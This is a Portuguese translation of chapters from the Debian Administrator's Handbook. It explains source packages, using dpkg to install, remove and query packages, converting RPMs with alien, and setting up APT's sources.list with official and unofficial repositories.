É importante notar aqui que não existe correspondência forte entre o nome do pacote fonte e os pacotes binários que eles geram. Isto é fácil de perceber se você sabe que cada pacote fonte pode gerar vários pacotes binários. É por isso que o arquivo `.dsc` tem campos para o `Source` e o `Binary` para explicitamente nomear o pacote fonte e armazenar a lista de pacotes binários que ele gera.

### **CULTURA Por que dividir entre vários pacotes**

Com frequência, um pacote fonte (para um certo grupo de programas) pode gerar vários pacotes binários. As razões são várias: um programa pode regularmente ser usado em diferentes contextos, portanto uma biblioteca compartilhada pode ser instalada para fazer uma aplicação funcionar (por exemplo, `libc6`), ou para desenvolver um novo programa (`libc6-dev` vai então ser o pacote correto). Encontramos a mesma lógica para serviços cliente/servidor onde queremos instalar a parte do serviços em uma máquina e a parte cliente em outras (este é o caso, por exemplo, do `openssh-server` e do `openssh-client`).

Com a mesma frequência, a documentação é fornecida num pacote dedicado: o usuário pode instalar ela independente do software, e pode, a qualquer momento removê-la para economizar espaço em disco. Adicionalmente, isto também economiza espaço em disco em espelhos

Debian, já que o pacote de documentação será compartilhado entre todas as arquiteturas (ao invés de ter a documentação duplicada nos pacotes para cada arquitetura).

## **PERSPECTIVA Formatos de pacotes fonte diferentes**

---

Originalmente existia apenas um formato de pacote fonte. Este é o formato 1.0, que associa um arquivamento `.orig.tar.gz` a um patch de "debianização" `.diff.gz` (também existe uma variante, que consiste de um arquivamento único `.tar.gz`, que é usada automaticamente se nenhum `.orig.tar.gz` estiver disponível).

Desde o Debian Squeeze, os Desenvolvedores Debian têm a opção de usar novos formatos que corrigem muitos problemas do formato histórico. O Formato 3.0 (quilt) pode combinar vários arquivamentos do upstream num mesmo pacote fonte: adicionalmente ao usual `.orig.tar.gz`, arquivamentos suplementares `.orig-componente.tar.gz`. Isto é útil com software que é distribuído em vários componentes mas para o qual se deseja um único pacote fonte. Estes arquivamentos podem também ser comprimidos com o **bzip2** ao invés do **gzip** (**lzma** e **xz** são suportados pelo **dpkg-source** mas não são aceitos no arquivamento oficial), o que economiza espaço em disco e recursos de rede. Finalmente, o patch monolítico, `.diff.gz` é substituído por um arquivamento `.debian.tar.gz` contendo as instruções de compilação e um conjunto de patches do upstream fornecido pelo mantenedor do pacote. Estes últimos são gravados num formato compatível com o **quilt**, uma ferramenta que facilita o gerenciamento de séries de patches.

O `.orig.tar.gz` é um arquivamento contendo o código fonte como fornecido pelo desenvolvedor oficial. Pede-se que mantenedores de pacotes Debian não modifiquem este arquivamento para que possa ser fácil verificar a fonte e a integridade do arquivo (simplesmente comparando com o checksum) e para respeitar o desejo de alguns autores.

O `.debian.tar.gz` contém todas as modificações feitas pelo mantenedor Debian, especialmente a adição de um diretório `debian` contendo instruções a executar para construir um pacote Debian.

## **FERRAMENTA Descompactando um pacote fonte**

Se você tem um pacote fonte, pode usar o comando **`dpkg-source`** (do pacote `dpkg-dev`) para descomprimi-lo:

```
$ dpkg-source -x package_0.7-1.dsc
```

Você também pode usar o **`apt-get`** para baixar um pacote fonte e descompactá-lo imediatamente. Isto requer, entretanto, que as linhas `deb-src` apropriadas estejam presentes no arquivo `/etc/apt/sources.list` (para mais detalhes, veja [Section 6.1, “Preenchendo no arquivo sources.list Arquivo”](#)). Estas servem para lista os "fontes" dos pacotes fonte (ou seja, os servidores nos quais um grupo de pacotes fonte estão hospedados).

```
$ apt-get source pacote
```

## 5.3.2. Uso no Debian

O pacote fonte é o fundamento de tudo no Debian. Todos os pacotes Debian vêm de um pacote fonte, e cada modificação num pacote Debian é consequência de uma modificação feita no pacote fonte. Os mantenedores Debian trabalham com pacotes fonte, mas sabem das consequências dos seus atos nos pacotes binários. Os frutos de seus trabalhos, portanto, são encontrados nos pacotes fonte do Debian: você pode facilmente retroceder e seguir tudo.

Quando uma nova versão de um pacote (pacote fonte e um ou mais pacotes binários) chega no servidor Debian, o pacote fonte é o mais importante. Na verdade, ele vai agora ser usado por uma rede de máquinas de diferentes arquiteturas para compilação das várias arquiteturas suportadas pelo Debian. O fato de que o desenvolvedor também manda um ou mais pacotes binários para uma dada arquitetura é relativamente desimportante, já que estes podem ser simplesmente gerados de forma automática.

# 5.4. Manipulando Pacotes com o dpkg

O **dpkg** é o comando básico para lidar com pacotes Debian no sistema. Se você tem pacotes `.deb`, é com o **dpkg** que você instala ou analisa seu conteúdo. Mas este programa tem apenas uma visão parcial do universo Debian: ele sabe o que está instalado no sistema, e o que for dado na linha de comando, mas não sabe nada dos outros pacotes disponíveis. Assim, ele vai falhar se uma dependência não for satisfeita. Ferramentas como o **apt-get**, ao contrário, criam uma lista de dependências para serem instaladas o mais automaticamente possível.

## OBS dpkg ou apt-get?

**dpkg** deve ser vista como uma ferramenta de sistema (nos bastidores), e **apt-get** como uma ferramenta mais próxima do usuário, que supera as limitações prévias. Estas ferramentas trabalham juntas, cada uma com suas particularidades, adequadas para tarefas específicas.

## 5.4.1. Instalando pacotes

**dpkg** é, principalmente, uma ferramenta para instalar um pacote Debian já disponível (já que ele não baixa nada). Para isto, usamos sua opção `-i` ou `--install`.

**Example 5.2. Instalação de um pacote com dpkg**

```
# dpkg -i man-db_2.5.7-4_i386.deb
```

(Lendo banco de dados... 284247 ficheiros e directórios  
 Preparing replacement man-db 2.5.7-3 (using .../man-db\_2.5.7-4\_i386.deb)  
 Unpacking the man-db update...  
 Configuriando man-db (2.5.7-4) ...  
 Updating database of manual pages ...  
 Processing triggers for "doc-base"...  
 Processing 1 modified documentation file(s)  
 Recording documents with scrollkeeper ...

Podemos ver os diferentes passos realizados pelo **dpkg**; sabemos, portanto, em qual ponto um erro ocorreu. A instalação pode também ser realizada em dois estágios: primeiro desempacotar, depois configurar. O **apt-get** usa isto, limitando o número de chamadas para o **dpkg** (já que cada chamada é custosa, devido à carga do banco de dados em memória, principalmente da lista de arquivos já instalados).

**Example 5.3. Desempacotando e configurando separadamente**

```
# dpkg --unpack man-db_2.5.7-4_i386.deb
```

(Reading database... 284247 files already installed.)

Preparing replacement of man-db 2.5.7-3 (using .../man-db\_2.5.7-4\_i386.deb)

Unpacking the man-db update...

Processing triggers for "doc-base"...

Treatment of a modified documentation file(s)

Recording documents with scrollkeeper ...

```
# dpkg --configure man-db
```

Configuring man-db (2.5.7-4) ...

Updating database of manual pages ...

Algumas vezes, o **dpkg** vai falhar ao instalar um pacote e retornar um erro; se o usuário ordenar que ele ignore isto, ele vai mostrar apenas

um aviso; é por esta razão que temos as diferentes opções `--force-*`. O comando **dpkg --force-help**, ou a documentação deste comando, vai dar uma lista completa destas opções. O erro mais frequente, que você vai encontrar, cedo ou tarde, é colisão de arquivos. Quando um pacote contém um arquivo que já está instalado por outro pacote, o **dpkg** se recusará a instalá-lo. As seguintes mensagens vão aparecer:

```
Unpacking libisc52 (from .../libisc52_1%3a9.6.ESV.R1+  
dpkg : error processing /var/cache/apt/archives/libis  
      trying to overwrite "/usr/lib/libisc.so.50", which i
```

Neste caso, se você pensa que se você acha que substituir este arquivo não é um risco significante à estabilidade de seu sistema (o que normalmente é o caso), você pode usar a opção `--force-overwrite`, que diz ao **dpkg** para ignorar este erro e sobreescriver o arquivo.

Mesmo que existam muitas opções `--force-*` disponíveis, apenas `--force-overwrite` costuma ser usada normalmente. Estas opções existem apenas para situações excepcionais, e é melhor evitar usá-las o máximo possível para respeitar as regras impostas pelo mecanismo de empacotamento. Não esqueça, estas regras garantem a consistência e estabilidade de seu sistema.

### **CUIDADO Uso efetivo do `--force-*`**

Se você não for cuidadoso, o uso de uma opção `--force-*` pode levar a um sistema onde a família APT de comandos vai re recusar a funcionar. Em efeito, algumas destas opções permitem a instalação de um pacote quando uma dependência não é atingida, ou quando existe um conflito. O resultado é um sistema inconsistente de ponto de vista de

dependências, e os comandos APT vão se recusar a executar quaisquer ações a menos que a ação permite que o sistema retorne a um estado consistente (isto frequentemente consiste da instalação de dependências faltando ou da remoção de um pacote problemático). Isto às vezes resulta numa mensagem como esta, obtida depois de instalar uma nova versão do rdesktop enquanto ignora suas dependências de uma versão mais nova do libc6:

```
# apt-get dist-upgrade
[...]
You can run "apt-get -f install" to correct these problems.
The following packages contain unmet dependencies:
  rdesktop: Depends on: libc6 (>= 2.5) but 2.3.6.ds1-13e
E: missing dependencies. Try to use the option -f.
```

Um administrador corajoso que tem certeza da corretude da sua análise pode escolher ignorar uma dependência ou conflito e usar a respectiva opção `--force-*`. Neste caso, se ele quiser ser capaz de continuar a usar o **apt-get** ou o **aptitude**, ele deve editar o `/var/lib/dpkg/status` para apagar ou modificar a dependência, ou conflito, que ele escolher passar por cima.

Esta manipulação é um hack feio, e nunca deve ser feita, exceto na mais extrema necessidade. Muito frequentemente, uma solução mais adequada é recompilar o pacote que está causando o problema (veja em [Section 15.1, “Reconstruindo um Pacote a partir de suas Fontes”](#)) ou usar uma nova versão (provavelmente corrigida) de um site como o `backports.debian.org` (veja em [Section 6.1.1.2, “Os retroportes \(“Backports”\) de backports.debian.org”](#)).

## 5.4.2. Remoção de pacote

Invocando o **dpkg** com a opção **-r** ou **--remove**, seguida pelo nome de um pacote, remove o pacote. Esta remoção é, entretanto, incompleta: todos os arquivos de configuração e scripts, arquivos de log (logs de sistema) e outros dados do usuário manipulados pelo pacote permanecem. A razão para mantê-los é poder desabilitar o programa com a desinstalação, preservando a opção de reinstalar rapidamente com as mesmas configurações. Para remover completamente tudo associado a um pacote, use a opção **-P** ou **--purge**, seguida do nome do pacote.

### Example 5.4. Remoção e expurgo do pacote *debian-cd*

```
# dpkg -r debian-cd  
(Reading database... 14170 files and directories already removed)  
Removing debian-cd ...  
  
# dpkg -P debian-cd  
(Reading database... 13794 files and directories already removed)  
Removing debian-cd ...  
Removing debian-cd configuration files...
```

## 5.4.3. Outras funcionalidades do **dpkg**

**DE VOLTA AO BÁSICO** sintaxe das opções

A maioria das opções são disponibilizadas na versão "longa" (uma ou mais palavras relevantes, precedidas de traço duplo) ou de uma versão "curta" (uma única letra, geralmente a inicial de uma das palavras da versão longa, precedida de um traço). Esta convenção é tão comum que é um padrão do POSIX.

Antes de concluir esta seção, salientamos que algumas opções do **dpkg** podem consultar o banco de dados interno para obter informações. Mostrando a opção longa antes e depois a curta (que recebem, evidentemente, os mesmos argumentos) citamos --listfiles *pacote* (ou -L), que lista os arquivos instalados por este pacote; --search *arquivo* (ou -S), que procura o pacote que contém o arquivo; --status *pacote* (ou -s), que mostra os cabeçalhos de um pacote instalado; --list (ou -l), que mostra a lista de pacotes que o sistema conhece e seus estados de instalação; --contents *arquivo.deb* (ou -c), que lista os arquivos no pacote debian especificado; --info *arquivo.deb* (ou -I), que mostra os cabeçalhos do pacote Debian.

### **Example 5.5. Várias consultas com o dpkg**

```
$ dpkg -L base-passwd
/ .
/usr
/usr/share
/usr/share/doc-base
/usr/share/doc-base/users-and-groups
/usr/share/doc
/usr/share/doc/base-passwd
/usr/share/doc/base-passwd/users-and-groups.html
/usr/share/doc/base-passwd/changelog.gz
/usr/share/doc/base-passwd/users-and-groups.txt.gz
```

```
/usr/share/doc/base-passwd/copyright
/usr/share/doc/base-passwd/README
/usr/share/man
/usr/share/man/ja
/usr/share/man/ja/man8
/usr/share/man/ja/man8/update-passwd.8.gz
/usr/share/man/es
/usr/share/man/es/man8
/usr/share/man/es/man8/update-passwd.8.gz
/usr/share/man/man8
/usr/share/man/man8/update-passwd.8.gz
/usr/share/man/ru
/usr/share/man/ru/man8
/usr/share/man/ru/man8/update-passwd.8.gz
/usr/share/man/fr
/usr/share/man/fr/man8
/usr/share/man/fr/man8/update-passwd.8.gz
/usr/share/man/de
/usr/share/man/de/man8
/usr/share/man/de/man8/update-passwd.8.gz
/usr/share/man/pl
/usr/share/man/pl/man8
/usr/share/man/pl/man8/update-passwd.8.gz
/usr/share/base-passwd
/usr/share/base-passwd/passwd.master
/usr/share/base-passwd/group.master
/usr/sbin
/usr/sbin/update-passwd
$ dpkg -S /bin/date
coreutils: /bin/date
$ dpkg -s coreutils
Package: coreutils
Essential: yes
```

Status: install ok installed  
Priority: required  
Section: utils  
Installed-Size: 14026  
Maintainer: Michael Stone <mstone@debian.org>  
Architecture: i386  
Multi-Arch: foreign  
Version: 8.13-3.3  
Replaces: mktemp, timeout  
Depends: dpkg (>= 1.15.4) | install-info  
Pre-Depends: libacl1 (>= 2.2.51-8), libattr1 (>= 1:2.  
Conflicts: timeout  
Description: GNU core utilities  
This package contains the basic file, shell and text  
utilities which are expected to exist on every opera  
.  
Specifically, this package includes:  
arch basename cat chcon chgrp chmod chown chr  
csplit cut date dd df dir dircolors dirname du echo  
factor flock fmt fold groups head hostid id in  
logname ls md5sum mkdir mkfifo mknod mktemp mv nice  
paste patchck pinky pr printenv printf ptx pwd readl  
sha\*sum seq shred sleep sort split stat stty sum syr  
timeout touch tr true truncate tsort tty uname unexp  
users vdir wc who whoami yes  
Homepage: http://gnu.org/software/coreutils  
\$ **dpkg -l 'b\*' | head**  
Desired=Unknown/Install/Remove/Purge/Hold  
| Status=Not/Inst/Conf-files/Unpacked/half-conf/Half-  
|/ Err?=(none)/Reinst-required (Status,Err: uppercase  
||/ Nome Versão  
=====  
un backupninja <nenhuma>

```

rc  baobab                      3.4.1-1
un  base                        <nenhuma>
un  base-config                  <nenhuma>
ii  base-files                   7.1
$ dpkg -c /var/cache/apt/archives/iceweasel_2.0.0.18-

drwxr-xr-x root/root          0 2008-11-23 23:18 .
drwxr-xr-x root/root          0 2008-11-23 23:16 ./etc
drwxr-xr-x root/root          0 2008-11-23 23:18 ./etc
drwxr-xr-x root/root          0 2008-11-23 23:18 ./etc
-rw-r--r-- root/root        7138 2006-08-19 08:04 ./etc
-rw-r--r-- root/root         153 2006-09-14 19:13 ./etc
-rw-r--r-- root/root        3287 2005-02-01 18:36 ./etc
-rw-r--r-- root/root         287 2004-11-30 22:26 ./etc
drwxr-xr-x root/root          0 2008-11-23 23:18 ./etc
-rw-r--r-- root/root        1078 2004-11-30 22:26 ./etc
-rw-r--r-- root/root         663 2004-11-30 22:26 ./etc
-rw-r--r-- root/root         347 2004-07-28 23:20 ./etc
-rw-r--r-- root/root          53 2008-11-23 22:43 ./etc
[...]
$ dpkg -I /var/cache/apt/archives/iceweasel_10.0.12e
novo pacote debian, versão 2.0.
1459584 bytes de tamanho: arquivo de controle=4856 b
    762 bytes,    16 linhas      conffiles
    787 bytes,    13 linhas      control
   9242 bytes,   112 linhas     md5sums
  1158 bytes,    32 linhas    * postinst
   395 bytes,    13 linhas    * postrm
   167 bytes,     7 linhas    * preinst
   387 bytes,    14 linhas    * prerm
Package: iceweasel
Version: 10.0.12esr-1
Architecture: i386

```

Maintainer: Maintainers of Mozilla-related packages  
Installed-Size: 6430  
Depends: libc6 (>= 2.4), libgdk-pixbuf2.0-0 (>= 2.22.2)  
Suggests: fonts-stix | otf-stix, mozplugger, libgssapi-krb5-2.3-1  
Provides: gnome-www-browser, www-browser  
Section: web  
Priority: optional  
Description: Web browser based on Firefox  
Iceweasel is Firefox, rebranded. It is a powerful,  
with support for modern web application technologies

## INDO ALÉM Comparação de versões

Como o **dpkg** é o programa para manipular pacotes Debian, ele também é a implementação de referência da lógica de comparar números de versão. É por isto que ele tem uma opção **--compare-versions**, usada por programas externos (principalmente scripts de configuração executados pelo próprio **dpkg**). Esta opção precisa de três parâmetros: um número de versão, um operador de comparação e um segundo número de versão. Os operadores são **lt** (menor que "lower than"), **le** (menor ou igual "less than or equal to"), **eq** (igual "equal"), **ne** (diferente "not equal"), **ge** (maior ou igual "greater than or equal to") e **gt** (maior que "strictly greater than"). Se a comparação der correta, o **dpkg** retorna 0 (sucesso); senão, retorna um valor não-zero (indicando falha).

```
$ dpkg --compare-versions 1.2-3 gt 1.1-4
$ echo $?
0
$ dpkg --compare-versions 1.2-3 lt 1.1-4
$ echo $?
1
$ dpkg --compare-versions 2.6.0pre3-1 lt 2.6.0-1
$ echo $?
1
```

Observe a falha inesperada da última comparação: para o **dpkg**, `pre` normalmente significa uma pre-release ("pré-lançamento") e não tem um significado especial, e este programa compara as letras da mesma forma que os números (`a < b < c ...`), em ordem alfabética. É por isto que ele considera “`0pre3`” como sendo maior que “`0`”. Quando nós temos um número de versão de pacote para indicar que é um pré-lançamento, usamos o til, “`~`”:

```
$ dpkg --compare-versions 2.6.0~pre3-1 lt 2.6.0-1
$ echo $?
0
```

## 5.4.4. Arquivo de log do **dpkg**

Uma funcionalidade recém introduzida no **dpkg** é que ele mantém um log de todas as suas ações em `/var/log/dpkg.log`. Este log é extremamente verborágico ("verbose"), pois detalha todos os passos da manipulação de pacotes pelo **dpkg**. Adicionalmente a oferecer uma forma de rastrear o comportamento do **dpkg**, ele ajuda, sobretudo, a manter um histórico do desenvolvimento do sistema: pode-se encontrar o exato momento em que cada pacote foi instalado ou atualizado, e esta informação pode ser extremamente útil para entender uma mudança de comportamento recente. Adicionalmente, com todas as versões sendo registradas, é fácil cruzar os dados com a informação em `changelog.Debian.gz` para o pacote em questão, ou mesmo com bug reports online.

# 5.5. Coexistencia com outros sistemas de pacotes

Pacotes Debian não são os únicos pacotes de software usados no mundo do software livre. O principal competidor é o formato RPM para o Red Hat Linux e seus muitos derivados. Red Hat é uma distribuição comercial muito popular. É comum para software fornecido por terceiros ser oferecido como pacotes RPM ao invés de pacotes Debian.

Neste caso, saiba que o programa **rpm**, que manipula pacotes RPM, está disponível como um pacote Debian, portanto é possível usar este formato de pacote no Debian. Deve-se tomar cuidado, entretanto, para limitar estas manipulações ao extrair a informação de um pacote ou verificar sua integridade. É, na verdade, sem sentido usar o **rpm** para instalar RPMs em sistemas Debian; O RPM usa seu próprio banco de dados, separado do software nativo (como o **dpkg**). É por isto que não é possível garantir uma coexistência estável dos dois sistemas de pacotes.

Por outro lado, o utilitário alien pode converter pacotes RPM em pacotes Debian, e vice-versa.

Se você usa regularmente o programa **alien** para instalar pacotes RPM dos seus fornecedores, não hesite em escrever para eles e amigavelmente expressar sua forte preferência pelo formato .deb. Observe que o formato do pacote não é tudo: um pacote .deb construído com o **alien** ou preparado para uma versão do Debian diferente da que você usa, mesmo sendo uma derivada como o ubuntu, provavelmente não vai oferecer o mesmo nível de qualidade e integração que um pacote feito especificamente para o Debian Squeeze.

```
$ fakeroot alien --to-deb phpMyAdmin-2.0.5-2.noarch.rpm
phpmyadmin_2.0.5-2_all.deb generated
$ ls -s phpmyadmin_2.0.5-2_all.deb
64 phpmyadmin_2.0.5-2_all.deb
```

Você vai perceber que este processo é extremamente simples. Você deve saber, entretanto, que o pacote gerado não vai ter quaisquer informações sobre dependências, já que as dependências nos dois formatos de empacotamento não têm uma correspondência sistemática. O administrador, então, deve garantir manualmente que o pacote convertido vai funcionar corretamente, e é por isto que os pacotes Debian gerados deste jeito devem ser evitados o máximo possível. Felizmente, o Debian tem a maior coleção de pacotes de todas as distribuições, e provavelmente qualquer coisa que você procurar vai encontrar.

Procurando na página man do comando **alien**, você vai notar também que este programa também manipula com outros formatos de pacote, especialmente o usado pela distribuição Slackware (é feito por um simples arquivamento tar.gz).

A estabilidade do programa publicado usando a ferramenta **dpkg** contribui para a fama do Debian. O conjunto de ferramentas APT,

descrito no capítulo seguinte, preserva esta vantagem, enquanto libera o administrador de gerir o status dos pacotes, uma tarefa difícil, porém necessária.

# Chapter 6. Manutenção e atualizações: As ferramentas APT

O que faz o Debian tão popular entre os administradores é a facilidade para instalar um programa e atualizar o sistema inteiro. Esta única vantagem é em grande parte devida ao programa *APT*, cuja características os administradores da Falcot Corp estudaram com entusiasmo.

APT é a sigla de Advanced Package Tool (ferramenta de pacotes avançada). O que faz dele "avançado" é sua abordagem quanto a pacotes. Ele não os avalia individualmente, mas considera-os como um todo e produz as melhores combinações de pacotes possível dependendo do que está disponível e compatível (de acordo com as dependências).

## **VOCABULÁRIO** fonte do pacote e pacote fonte

A palavra *origem (fonte)* pode ser ambígua. Um pacote de origem (fonte) - um pacote contendo o código fonte de um programa - não deve ser confundido com origem (fonte) do pacote - um repositório (site de internet, servidor FTP, CD-ROM, diretório local, etc.) o qual contém pacotes.

O APT precisa que lhe seja dada uma “lista de fontes de pacotes”: o arquivo `/etc/apt/sources.list` listará os diferentes repositórios (ou “fontes”) que publicam pacotes Debian. O APT irá então importar a lista de pacotes publicados por cada uma destas fontes. Isto é feito baixando o arquivo `Packages.gz` ou o `Packages.bz2` (no caso de uma fonte de pacotes binários) e o arquivo `Sources.gz` ou `Sources.bz2` (no caso de uma fonte de pacotes código-fonte) e analizando seus conteúdos. Quando uma cópia antiga destes arquivos já estiver presente, o APT poderá atualizar ela baixando apenas diferenças (veja a barra lateral [DICA Atualização incremental](#)).

### **DE VOLTA AO BÁSICO gzip, bzip2, LZMA e XZ Compressão**

Uma extensão `.gz` se refere a um arquivo comprimido com o utilitário **gzip**. **gzip** é o utilitário tradicional do Unix rápido e eficiente para comprimir arquivos. Ferramentas mais novas conseguem taxas de compressão melhores mas precisam de mais tempo de cálculo para comprimir um arquivo. Entre elas e por ordem de surgimento, estão **bzip2** (gerando arquivos com a extensão `.bz2`), **lzma** (gerando arquivos `.lzma`) e **xz** (gerando arquivos `.xz`).

## **6.1. Preenchendo no arquivo**

# **sources.list**

## **Arquivo**

Cada linha ativa do arquivo `/etc/apt/sources.list` contém a descrição da origem, feita de 3 partes separadas por espaços.

O primeiro campo indica o tipo da origem:

- “deb” para pacotes binários,
- “deb-src” para pacotes de código fonte.

O segundo campo dá a URL base da origem (combinado com os nomes de arquivo presentes nos arquivos `Packages.gz`, deve dar uma URL completa e válida): isto pode consistir no mirror Debian ou em qualquer outro archive de pacote configurado por terceiros. A URL pode começar com `file://` para indicar uma origem local instalada na hierarquia de arquivos do sistema, com `http://` para indicar uma origem acessível via um servidor web, ou com `ftp://` para uma origem disponível num servidor FTP. A URL pode começar com `cdrom://` para instalações baseadas em CD-ROM, embora isto seja menos frequente, já que métodos baseados em rede estão cada vez mais comuns.

A sintaxe do último campo depende da origem corresponder a um espelho Debian ou não. No caso de ser um espelho Debian, coloque o nome da distribuição escolhida (`stable`, `testing`, `unstable` ou seus codinomes atuais — veja a lista na barra lateral [COMUNIDADE Bruce Perens, um líder controverso](#)), então as seções para habilitar

(escolhidas entre `main`, `contrib` e `non-free`). Em todos ou outros casos, simplesmente indicar o subdiretório da origem desejada (Geralmente é um simples “`.`” que se refere à ausência de um subdiretório – os pacotes ficam então diretamente na URL especificada).

## **VOCABULÁRIO Os arquivos `main`, `contrib` e `non-free`**

O Debian utiliza três seções para diferenciar os pacotes de acordo com o tipo de licença escolhida pelos autores de cada trabalho. *Main* (o arquivo principal) contém todos os pacotes que estão completamente de acordo com o Debian Free Software Guidelines.

O arquivo *non-free* é diferente porque contém programas os quais não estão (completamente) confirmo estes princípios mas os quais que mesmo assim podem ser distribuídos sem restrições. Este arquivo, o qual não é parte oficial do Debian, é um serviço para os usuários que poderiam precisar de alguns desses programas - entretanto o Debian sempre recomenda dar prioridade as programas livres. A existência dessa seção representa um problemas considerável para Richard M. Stallman e mantém a Free Software Foundation de recomendar o Debian para os usuários.

*Contrib* (contribuições) é um estoque de programas de código aberto que não podem funcionar sem um elemento não livre. Estes elementos podem ser programas da seção *non-free*, ou arquivos não livres como as ROMs de jogos, BIOS de consoles, etc. *Contrib* também inclui programas livres que a compilação necessita de elementos proprietários. Este foi inicialmente o caso da suíte de escritório OpenOffice.org, o qual necessitava um ambiente java proprietário.

Geralmente, o conteúdo padrão do arquivo `sources.list` pode ser o seguinte:

**Example 6.1. /etc/apt/sources.list arquivo**

```
# Atualizações de Segurança
deb http://security.debian.org/ stable/updates main contrib
deb-src http://security.debian.org/ stable/updates main contrib

# Espelho Debian
deb http://ftp.debian.org/debian stable main contrib
deb-src http://ftp.debian.org/debian stable main contrib
```

Este arquivo lista todas as fontes de pacotes associadas com a versão estável do Debian. Se você gosta de usar a Testing ou a Unstable, você terá, obviamente, que adicionar (ou substituir) as linhas apropriadas. Quando a versão desejada de um pacote estiver disponível em vários espelhos, o primeiro listado no arquivo sources.list será usado. Por isto, fontes de pacotes não oficiais são normalmente adicionadas no final do arquivo.

**DICA /etc/apt/sources.list.d/\*.list arquivos**

Se muitas fontes de pacotes são referenciadas, pode ser útil separá-las em múltiplos arquivos. Cada parte é então guardada em /etc/apt/sources.list.d/nome-de-arquivo.list (veja a barra lateral [DE VOLTA AO BÁSICO](#) Diretórios terminados em .d).

**OLHADA RÁPIDA apt-spy**

Este software teste a velocidade de download para vários espelhos Debian e gera um arquivo sources.list que aponta para o espelho mais rápido.

O espelho selecionado durante a instalação é geralmente adequado já que sua seleção é baseada no país. Entretanto, se o download é lento, ou você se mudou, você pode rodar a aplicação disponível no pacote apt-spy.

O arquivo `sources.list` contém vários outros tipos de entradas: alguns descrevem os CD-ROMs do Debian que você tem. Ao contrário de outras entradas, um CD-ROM não está sempre disponível já que ele tem que ser inserido no drive e só pode ser lido um disco por vez — consequentemente, estas fontes são geridas de uma forma levemente diferente. Estas entradas precisam ser adicionadas com o programa **apt-cdrom**, normalmente executado com o parâmetro `add`. Este então vai precisar que o disco seja inserido no drive e vai navegar pelo disco em busca de arquivos `Packages`. Ele vai utilizar estes arquivos para atualizar seu banco de dados de arquivos disponíveis (isto é normalmente feito pelo comando **aptitude update**). A partir daí, o APT pode pedir que o disco seja inserido se ele precisar de um de seus pacotes.

# 6.1.1. Outros repositórios Oficiais Disponíveis

## 6.1.1.1. atualizações da Stable

Depois de publicada, a distribuição Stable é atualizada em aproximadamente de dois em dois meses para integrar as atualizações de segurança publicadas no `security.debian.org`.

Este lançamento menor também pode incluir atualizações de pacotes que evoluíram ao longo do tempo... como as regras de detecção de spam do `spamassassin`, o banco de dados de vírus do `clamav` ou as regras de horário de verão de todos os fusos horários do (`tzdata`).

Todas estas atualizações são preparadas num repositório conhecido como `proposed-updates`. Qualquer um pode usar este repositório para testar estas atualizações antes de sua publicação oficial. O trecho abaixo usa o alias `squeeze-proposed-updates` que tanto é mais explícito quanto mais consistente, uma vez que o `lenny-proposed-updates` também existe (para as atualizações do Oldstable):

```
deb http://ftp.debian.org/debian squeeze-proposed-updates
```

Depois de prontas, as atualizações mais importantes — aquelas que não podem esperar para o próximo pequeno lançamento do Debian — são publicadas no repositório `stable-updates` (que espera-se que a maioria dos sistemas usem):

```
deb http://ftp.debian.org/debian stable-updates main
```

## 6.1.1.2. Os ("Backports") **backports.debian.org**

**retroportes**  
de

Obviamente, o servidor `backports.debian.org` hospeda “backports de pacotes”. O termo se refere a um pacote de algum software recente que foi recompilado para uma distribuição antiga, geralmente para a `Stable`. Quando a distribuição começa a envelhecer, vários projetos de software lançam novas versões que não são integradas na `Stable` atual (que é modificada apenas para resolver os problemas mais críticos, como problemas de segurança). Como as distribuições `Testing` e `Unstable` podem ser mais arriscadas, alguns voluntários oferecem recompilações de software recente para a `Stable`, que tem a vantagem de limitar instabilidade potencial a um pequeno número de pacotes escolhidos.

? <http://backports.debian.org/>

A entrada para o `backports` no `sources.list` voltada para a distribuição `Squeeze` é a seguinte:

```
deb http://backports.debian.org/debian-backports squeeze
```

## 6.1.1.3. O repositório experimental

O arquivamento dos pacotes `Experimental` existe em todos os espelhos `Debian`, e contém pacotes que não estão na versão `Unstable` “yet because” de sua baixa qualidade — eles são às vezes versões em desenvolvimento ou pré-versões (`alfa`, `beta`, `candidatos` a lançamento...). Um

pacote pode também ser enviado para lá depois de mudanças que possam gerar problemas. O mantenedor então tenta "uncover them" com a ajuda de usuários avançados que possam lidar com questões importantes. Depois deste primeiro estágio, o pacote é movido para a Unstable, onde ele alcança uma audiência muito maior e onde ele será testado em detalhes.

A Experimental é geralmente usada por usuário que não se importam em quebrar o seu sistema e ter que consertá-lo. Esta distribuição dá a possibilidade de importar um pacote que o usuário queira testar ou usar quando surge uma necessidade. Esta é exatamente a abordagem do Debian, já que adicionar a Experimental ao arquivo sources.list do APT não leva ao uso sistemático destes pacotes. A linha a ser adicionada é:

```
deb http://ftp.debian.org/debian experimental main contrib non-free
```

## **6.1.2. Recursos não oficial: apt-get.org e mentors.debian.net**

Existem várias fontes não-oficiais de pacotes Debian configuradas por usuários avançados que recompilaram algum software, por programadores que tornam seus produtos disponíveis para todos, e até mesmo por desenvolvedores Debian que oferecem pré-versões de seus pacotes on-line. Um sítio web foi configurado para facilitar a busca destas fontes alternativas. Ele contém uma impressionante quantidade de fontes de pacotes Debian que podem ser imediatamente integrados

nos arquivos `sources.list`. Entretanto, seja cauteloso para não adicionar pacotes aleatórios. Cada fonte é feita para uma versão particular do Debian (aquele usada para compilar os pacotes em questão); cada usuário deve manter uma certa coerência no que ele escolhe instalar.

? <http://www.apt-get.org/>

O sitio `mentors.debian.net` também é interessante, já que ele "gather" pacotes criados por candidatos ao status de desenvolvedor Debian oficial ou por voluntários que desejam criar pacotes Debian sem passar pelo processo de integração. Estes pacotes são disponibilizados sem qualquer garantia de qualidade; certifique-se de verificar a origem e a integridade e fazer testes antes de usar em produção.

## **COMUNIDADE Os sítios `debian.net`**

O domínio `debian.net` não é um recurso oficial do projeto Debian. Cada desenvolvedor Debian pode usar este domínio para seu próprio uso. Estes sítios podem conter serviços não-oficiais (algumas vezes sítios pessoais) hospedados numa máquina que não pertence ao projeto e que foram configurados por desenvolvedores Debian, ou podem conter protótipos prestes a irem para o `debian.org`. Duas razões podem explicar por que alguns destes protótipos permanecem no `debian.net`: ou por que ninguém fez o esforço necessário para transformar a coisa num serviço oficial (hospedado no domínio `debian.org`, e com uma certa garantia de manutenção), ou o serviço é muito controverso para ser oficializado.

Instalar um pacote significa dar permissões de root para seu criador, por que o criador decide o que fica nos scripts de inicialização que rodam com a identidade do root. Pacotes Debian oficiais são criados

por voluntários que cooperam e revisam e que marcam seus pacotes de forma que a origem e integridade deles possam ser verificada.

